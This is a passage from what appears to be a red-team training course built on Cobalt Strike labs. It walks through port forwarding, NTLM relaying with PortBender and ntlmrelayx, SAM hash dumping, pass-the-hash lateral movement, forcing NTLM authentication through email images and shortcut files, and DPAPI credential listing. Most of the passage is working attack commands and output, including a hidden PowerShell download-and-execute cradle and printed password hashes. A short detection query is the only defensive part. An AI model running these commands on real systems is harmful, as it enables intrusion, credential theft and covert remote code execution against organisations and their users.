On *dc-2.dev.cyberbotic.io* (the relay), create a portproxy that will listen on 4444 and forward the traffic to *ad.subsidiary.external*, also on 4444.

```
C:\>hostname
dc-2

C:\>netsh interface portproxy add v4tov4 listenaddress=0.0.0.0 listenport=4444 connectaddress=10.10.14.55 connectport=4444 protocol=tcp
```

NOTE: You won't see any output from the command, but you can check it's there with **netsh interface portproxy show**.

```
C:\>netsh interface portproxy show v4tov4

Listen on ipv4:          Connect to ipv4:
Address      Port      Address      Port
-----
0.0.0.0      4444      10.10.14.55  4444
```

Now, from *dc-1.cyberbotic.io*, instead of trying to connect directly to *ad.subsidiary.external*, connect to this portproxy on *dc-2.dev.cyberbotic.io* and you will see the connection being made in the PowerShell script.

```
PS C:\> hostname
dc-1

PS C:\> Test-NetConnection -ComputerName 10.10.17.71 -Port 4444

ComputerName      : 10.10.17.71
RemoteAddress     : 10.10.17.71
RemotePort        : 4444
InterfaceAlias    : Ethernet
SourceAddress     : 10.10.15.75
TcpTestSucceeded  : True
```

```
PS C:\Users\Administrator\Desktop> hostname
ad

PS C:\Users\Administrator\Desktop> .\listener.ps1
Listening on port 4444
A client has connected
```

To remove the portproxy:

```
C:\>netsh interface portproxy delete v4tov4 listenaddress=0.0.0.0 listenport=4444
```

Aspects to note about netsh port forwards:

- You need to be a local administrator to add and remove them, regardless of the bind port.
- They're socket-to-socket connections, so they can't be made through network devices such as firewalls and web proxies.
- They're particularly good for creating relays between machines.

rportfwd Command

Next, let's look at Beacon's **rportfwd** command.

In the lab and many corporate environments, workstations are able to browse the Internet on ports 80 and 443, but servers have no direct outbound access (because why do they need it?).

Let's imagine that we already have foothold access to a workstation and have a means of moving laterally to a server - we need to deliver a payload to it but it doesn't have Internet access to pull it from our Team Server. We can use the workstation foothold as a relay point between our webserver and the target.

If you don't already have a payload hosted via the Scripted Web Delivery, do so now. Then from *dc-2.dev.cyberbotic.io*, attempt to download it.

```
PS C:\> hostname
dc-2

PS C:\> iwr -Uri http://10.10.5.120/a
iwr : Unable to connect to the remote server
```

The syntax for the **rportfwd** command is **rportfwd [bind port] [forward host] [forward port]**. On WKSTN-1:

```
beacon> rportfwd 8080 10.10.5.120 80
[+] started reverse port forward on 8080 to 10.10.5.120:80
```

This will bind port **8080** on the foothold machine, which we can see with **netstat**.

```
beacon> run netstat -anp tcp

Active Connections

Proto Local Address           Foreign Address         State
TCP   0.0.0.0:8080            0.0.0.0:0               LISTENING
```

Now any traffic hitting this port will be redirected to **10.10.5.120** on port **80**. On DC-2, instead of trying to hit **10.10.5.120:80**, we use **10.10.17.231:8080** (where 10.10.17.231 is the IP address of WKSTN-1).

```
PS C:\> iwr -Uri http://10.10.17.231:8080/a

StatusCode      : 200
StatusDescription : OK
Content         : $s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAAAAAAOy9Wa/qSrIu+rzrV8yHLa21xNo1wIAxR9r-SNTY444eTJ1SyRjjBtw3YM49//1GZBoGY86SVtXWd1rkPV3dKUwyMnU1kNF9EzORXtVEfqyLz7UKLT863/9g6We7H0Tfm...
```

The Web Log in Cobalt Strike also lets us know the request has reached us.

```
07/09 16:17:24 visit (port 80) from: 10.10.5.120
Request: GET /a
page Scripted Web Delivery (powershell)
Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.14393.3866
```

This is a contrived demo, but we'll see practical examples of using this in modules such as **Group Policy** and **MS SQL Servers**.

To stop the reverse port forward, do **rportfwd stop 8080** from within the Beacon or click the **Stop** button in the **Proxy Pivots** view.

Aspects to note:

- Beacon's reverse port forward always tunnels the traffic to the Team Server and the Team Server sends the traffic to its intended destination, so shouldn't be used to relay traffic between individual machines.
- The traffic is tunnelled inside Beacon's C2 traffic, not over separate sockets, and also works over P2P links.
- You don't need to be a local admin to create reverse port forwards on high ports.

rportfwd_local

Beacon also has a **rportfwd_local** command. Whereas **rportfwd** will tunnel traffic to the Team Server, **rportfwd_local** will tunnel the traffic to the machine running the Cobalt Strike client.

This is particularly useful in scenarios where you want traffic to hit tools running on your local system, rather than the Team Server.

Take this Python http server as an example, whilst running the CS client on Kali:

```
root@kali:~# echo "This is a test" > test.txt
root@kali:~# python3 -m http.server --bind 127.0.0.1 8080
Serving HTTP on 127.0.0.1 port 8080 (http://127.0.0.1:8080/)

beacon> rportfwd_local 8080 127.0.0.1 8080
[+] started reverse port forward on 8080 to rasta -> 127.0.0.1:8080
```

This will bind port 8080 on the machine running the Beacon and will tunnel the traffic to port 8080 of the localhost running the Cobalt Strike client. Notice how it uses your username as an indicator of where the traffic will go.

Then on another machine in the network, try to download the file.

```
PS C:\> hostname
wkstn-2

PS C:\> iwr -Uri http://wkstn-1:8080/test.txt

StatusCode : 200
StatusDescription : OK
Content : This is a test
```

Of course, we see the request on the Python server.

```
root@kali:~# python3 -m http.server --bind 127.0.0.1 8080
Serving HTTP on 127.0.0.1 port 8080 (http://127.0.0.1:8080/) ...
127.0.0.1 - - [23/Jul/2021 19:24:30] "GET /test.txt HTTP/1.1" 200 -
```


NTLM authentication uses a 3-way handshake between a client and server. The high-level steps are as follows:

1. The client makes an authentication request to a server for a resource it wants to access.
2. The server sends a challenge to the client - the client needs to encrypt the challenge using the hash of their password.
3. The client sends the encrypted response to the server, which contacts a domain controller to verify the encrypted challenge is correct.


In an NTLM relay attack, an attacker is able to intercept or capture this authentication traffic and effectively allows them to impersonate the client against the same, or another service. For instance, a client attempts to connect to Service A, but the attacker intercepts the authentication traffic and uses it to connect to Service B as though they were the client.

During an on-premise penetration test, NTLM relaying with tools like [Responder](#) and [ntlmrelayx](#) is quite trivial. However, it's a different story with this style of red team assessment, not least because we can't typically run Python tools on Windows. Port 445 is always bound and in use by Windows - even local admins can't arbitrarily redirect traffic bound to this port or bind another tool to this port.

It's still possible to do with Cobalt Strike, but requires the use of multiple capabilities simultaneously.

1. Use a [driver](#) to redirect traffic destined for port 445 to another port (e.g. 8445) that we can bind to.
2. Use a reverse port forward on the port the SMB traffic is being redirected to. This will tunnel the SMB traffic over the C2 channel to our Team Server.
3. The tool of choice (ntlmrelayx) will be listening for SMB traffic on the Team Server.
4. A SOCKS proxy is required to allow ntlmrelayx to send traffic back into the target network.

The flow looks something like this:



[PortBender](#) is a reflective DLL and Aggressor script specifically designed to help facilitate this through Cobalt Strike. It requires local admin access in order for the driver to be loaded, and that the driver be located in the current working directory of the Beacon. It makes sense to use `C:\Windows\System32\drivers` since this is where most Windows drivers go.

```
beacon> getuid
[*] You are NT AUTHORITY\SYSTEM (admin)

beacon> pwd
[*] Current directory is C:\Windows\system32\drivers

beacon> upload C:\Tools\PortBender\WinDivert64.sys
```

Next, load `PortBender.cna` from `C:\Tools\PortBender` - this adds a new `PortBender` command to the console.

```
beacon> help PortBender
Redirect Usage: PortBender redirect FakeDstPort RedirectedPort
Backdoor Usage: PortBender backdoor FakeDstPort RedirectedPort Password
Examples:
PortBender redirect 445 8445
PortBender backdoor 443 3389 praetorian.antihacker
```

Execute PortBender to redirect traffic from 445 to port 8445.

NOTE: This pretty much breaks any SMB service on the machine.

```
beacon> PortBender redirect 445 8445
[+] Launching PortBender module using reflective DLL injection
Initializing PortBender in redirector mode
Configuring redirection of connections targeting 445/TCP to 8445/TCP
```

Next, create a reverse port forward that will then relay the traffic from port 8445 to port 445 on the Team Server (where ntlmrelayx will be waiting).

```
beacon> rportfwd 8445 127.0.0.1 445
[+] started reverse port forward on 8445 to 127.0.0.1:445
```

We also need the SOCKS proxy so that ntlmrelayx can send responses to the target machine.

```
beacon> socks 1080
[+] started SOCKS4a server on: 1080
```

On WKSTN-2, attempt to access WKSTN-1 over SMB.

```
H:\>hostname
wkstn-2

H:\>whoami
dev\nlamb

H:\>dir \\10.10.17.231\blah
```

PortBender will log the connection:

```
New connection from 10.10.17.132:50332 to 10.10.17.231:445
Disconnect from 10.10.17.132:50332 to 10.10.17.231:445
```

ntlmrelayx will then spring into action. By default it will use [secretsdump](#) to dump the local SAM hashes from the target machine. In this example, I'm relaying from WKSTN-2 to SRV-2.

```
root@kali:~# proxychains python3 /usr/local/bin/ntlmrelayx.py -t smb://10.10.17.68 -smb2support --no-http-server --no-wcf-server
(proxychains) config file found: /etc/proxychains.conf
(proxychains) preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
(proxychains) DLL init: proxychains-ng 4.14
Impacket v0.9.24.dev1+20210720.100427.cd4fe47c - Copyright 2021 SecureAuth Corporation

[*] Protocol Client SMTP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client MSQSL loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server

[*] Servers started, waiting for connections
[-] Unsupported MechType 'MS KRB5 - Microsoft Kerberos 5'
[*] SMBD-Thread-2: Connection from DEV/NLAMB8127.0.0.1 controlled, attacking target smb://10.10.17.68
(proxychains) Strict chain ... 127.0.0.1:1080 ... 10.10.17.68:445 ... OK
[-] Unsupported MechType 'MS KRB5 - Microsoft Kerberos 5'
[*] Authenticating against smb://10.10.17.68 as DEV/NLAMB SUCCESS
[*] SMBD-Thread-2: Connection from DEV/NLAMB8127.0.0.1 controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x20c5ee68f38fa77abdb7912a6dcc042a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b423cdd3ad21718de4490d9344afe72:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089ec0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089ec0:::
[*] Done dumping SAM hashes for host: 10.10.17.68
[*] Stopping service RemoteRegistry
```

Local NTLM hashes could then be cracked or used with pass-the-hash.

```
beacon> pth .\Administrator b423cdd3ad21718de4490d9344afe72

beacon> jump psexec64 srv-2 smb
[*] Tasked beacon to run windows/beacon_bind_pipe (\\.\pipe\msgagent_a3) on srv-2 via Service Control Manager (\\srv-2\ADMIN$\3695e43.exe)
Started service 3695e43 on srv-2
[+] established link to child beacon: 10.10.17.68
```


Instead of being limited to dumping NTLM hashes, ntlmrelayx also allows you to execute an arbitrary command against the target. In this example, I download and execute a PowerShell payload.

```
root@kali:~# proxychains python3 /usr/local/bin/ntlmrelayx.py -t smb://10.10.17.68 -smb2support --no-http-server --no-wcf-server -c
'powershell -nop -w hidden -c "iex (new-object net.webclient).downloadstring("http://10.10.17.231:8080/b")"'
```

After seeing the hit on the web log, connect to the waiting Beacon.

```
07/23 16:28:27 visit (port 80) from: 10.10.5.120
Request: GET /b
page Scripted Web Delivery (powershell)
null

beacon> link srv-2
[*] Tasked to link to \\srv-2\pipe\msgagent_a3
[+] host called home, sent: 32 bytes
[+] established link to child beacon: 10.10.17.68
```



To stop PortBender, stop the job and kill the spawned process.

```
beacon> jobs
[*] Jobs

JID PID Description
---
0 1240 PortBender

beacon> jobkill 0
beacon> kill 1240
```

One of the main indicators of this activity is the driver load event for WinDivert. You can find driver loads in Kibana using Sysmon Event ID 6. Even though the WinDivert driver has a valid signature, seeing a unique driver load on only one machine is an anomalous event.

```
event.module: sysmon and event.code: 6 and not file.code_signature.subject_name: "Amazon Web Services, Inc."
```

As hinted above, the PortBender CNA uses the [bdllspawn](#) function to spawn a new process and inject the reflective DLL into. By default, this is rundll32 and will be logged under Sysmon Event ID 1.

EXERCISE: Perform the attack above and find the driver load in Kibana.

Forcing NTLM Authentication

In the real world, it's unlikely you can just jump onto the console of a machine as a privileged user and authenticate to your malicious SMB server. You can of course just wait for a random event to occur, or try to socially engineer a privileged user. However, there are also lots of techniques to "force" users to unknowingly trigger NTLM authentication attempts to your endpoint.

Here are a few possibilities.

1x1 Images in Emails

If you have control over an inbox, you can send emails that have an invisible 1x1 image embedded in the body. When the recipients view the email in their mail client, such as Outlook, it will attempt to download the image over the UNC path and trigger an NTLM authentication attempt.

```

```

A sneaker means would be to modify the sender's email signature, so that even legitimate emails they send will trigger NTLM authentication from every recipient who reads them.

EXERCISE: Send an email from *bfarmer* to *nlamb* and view the email in Outlook on WKSTN-2.

Windows Shortcuts

A Windows shortcut can have multiple properties including a target, working directory and an icon. Creating a shortcut with the icon property pointing to a UNC path will trigger an NTLM authentication attempt when it's viewed in Explorer (it doesn't even have to be clicked).

The easiest way to create a shortcut is with PowerShell.

```
$wsh = new-object -ComObject wscript.shell
$shortcut = $wsh.CreateShortcut("$\dc-2\software\test.lnk")
$shortcut.IconLocation = "\\10.10.17.231\test.ico"
$shortcut.Save()
```

A good location for these is on publicly readable shares.

EXERCISE: Create a shortcut in the software share and then view it as *nlamb* on WKSTN-2.

The Data Protection API (DPAPI) is a component built into Windows that provides a means for encrypting and decrypting data "blobs". It uses cryptographic keys that are tied to either a specific user or computer and allows both native Windows functionality and third-party applications to protect/unprotect data transparently to the user.

DPAPI is used by the Windows Credential Manager to store saved secrets such as RDP credentials, and by third-party applications like Google Chrome to store website credentials.

hide01.ir

The credential manager blobs are stored in the user's **AppData** directory.

```
beacon> ls C:\Users\bfarmer\AppData\Local\Microsoft\Credentials

Size      Type      Last Modified      Name
----      -
372b      fil       02/25/2021 13:07:38  9D54C839752B38B233E5D56FDD7891A7
10kb      fil       02/21/2021 11:49:40  DFBE70A7E5CC19A398EBF1B96859CE5D
```

The native **vaultcmd** tool can also be used to list them.

```
beacon> run vaultcmd /listcreds:"Windows Credentials" /all
Credentials in vault: Windows Credentials

Credential schema: Windows Domain Password Credential
Resource: Domain:target=TERMSRV/srv-1
Identity: DEV\bfarmer
Hidden: No
Roaming: No
Property (schema element id,value): (100,2)
```

Or **mimikatz vault::list**.

